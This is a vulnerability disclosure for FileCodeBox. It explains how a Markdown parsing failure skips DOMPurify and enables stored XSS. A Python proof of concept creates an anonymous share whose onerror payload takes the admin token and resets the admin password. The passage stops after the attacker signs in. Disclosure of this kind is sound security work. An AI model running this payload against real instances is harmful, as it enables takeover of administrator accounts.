FileCodeBox Vulnerability Report
Software: FileCodeBox
Developer or vendor: vastsa
Code repository: https://github.com/vastsa/FileCodeBox
1. Stored XSS in the Text Share Markdown Preview When Parsing Fails
Brief description: An attacker shares a malicious text, and any user who opens the share link is hit by the XSS.
Affected versions: 2.4.0 to 2.8.4
Preconditions: The instance allows guest uploads, and the victim opens the share link provided by the attacker.
Root cause
The 2024 theme renders the Markdown preview of a text share in the browser. renderMarkdownPreview first parses the body with marked and then sanitizes the result with DOMPurify. When parsing throws, the function returns the original body to its caller:
// src/utils/content-preview.ts
export async function renderMarkdownPreview(content: string): Promise<string> {
  try {
    const { marked, DOMPurify } = await loadMarkdownRenderer()
    const rawHtml = await marked(content)
    return DOMPurify.sanitize(rawHtml, {
      ALLOWED_TAGS: MARKDOWN_ALLOWED_TAGS,
      ALLOWED_ATTR: MARKDOWN_ALLOWED_ATTR,
      ALLOWED_URI_REGEXP:
        /^(?:(?:(?:f|ht)tps?|mailto|tel|callto|cid|xmpp|xxx):|[^a-z]|[a-z+.-]+(?:[^a-z+.-:]|$))/i
    })
  } catch (error) {
    console.error('Markdown 渲染失败:', error)
    return content
  }
}
marked throws RangeError: Maximum call stack size exceeded on deeply nested blockquotes. A body that starts with enough consecutive > characters therefore fails parsing, and the catch branch returns the body without any sanitization.
The body is then passed to the preview component, which inserts it as HTML through v-html:
<!-- src/components/common/ContentPreviewModal.vue:49 -->
<div
  class="prose max-w-none p-6 rounded-xl break-words overflow-wrap-anywhere"
  :class="isDarkMode ? 'prose-invert bg-zinc-900/60' : 'bg-slate-50'"
  v-html="renderedContent"
></div>
The retrieve flow opens the preview automatically once a text share is retrieved, so the victim does not need to click anything:
// src/composables/useRetrieveFlow.ts
if (newFileData.content) {
  showPreview.value = true
}
The script therefore runs in the origin of the site itself and can read the token in localStorage, which gives the attacker control of the account.
Reproduction environment
mkdir filecodebox && cd filecodebox
cat > docker-compose.yml <<'EOF'
services:
  file-code-box:
    image: lanol/filecodebox:2.8.4
    container_name: filecodebox
    restart: "no"
    ports:
      - "12345:12345"
    environment:
      - APP_ENV=production
      - LOG_LEVEL=info
      - ACCESS_LOG=true
      - WORKERS=1
    volumes:
      - ./data:/app/data
EOF
docker compose up -d
Open http://127.0.0.1:12345 and complete the initialization, keeping the Guest Upload option that the wizard enables by default.
Reproduction
The following steps show how an attacker changes the administrator password through the XSS.
Create a text share anonymously. The body consists of 5000 > characters followed by an img tag. The onerror handler borrows the administrator token of the current page, calls /admin/config/update and sets the administrator password to Pwned123456.. It also inserts a red banner at the top of the page so that the execution is visible:
import argparse

import httpx

ap = argparse.ArgumentParser()
ap.add_argument("--base", default="http://127.0.0.1:12345")
ap.add_argument("--new-password", default="Pwned123456.")
a = ap.parse_args()

js = (
    "document.title='PWNED';"
    "var b=document.createElement('div');"
    "b.textContent='Admin password has been changed';"
    "b.style.cssText='position:fixed;top:0;left:0;right:0;z-index:99999;"
    "background:#b91c1c;color:#fff;padding:10px;font:700 16px sans-serif';"
    "document.body.appendChild(b);"
    "fetch('/admin/config/update',{method:'PATCH',"
    "headers:{'content-type':'application/json',"
    "authorization:'Bearer '+localStorage.getItem('token')},"
    "body:JSON.stringify({admin_token:'%s'})})" % a.new_password
)
text = ">" * 5000 + '\n\n<img src=x onerror="' + js + '">\n'

r = httpx.post(
    a.base + "/share/text/",
    data={"text": text, "expire_value": "1", "expire_style": "day"},
    timeout=30,
)
r.raise_for_status()
code = r.json()["detail"]["code"]
print("code:", code)
print("url :", "%s/#/?code=%s" % (a.base, code))
The script prints the retrieval code VJAKY and the link http://127.0.0.1:12345/#/?code=VJAKY.
The administrator opens the link and the script runs:

The administrator password has been changed. The attacker signs in with the new password: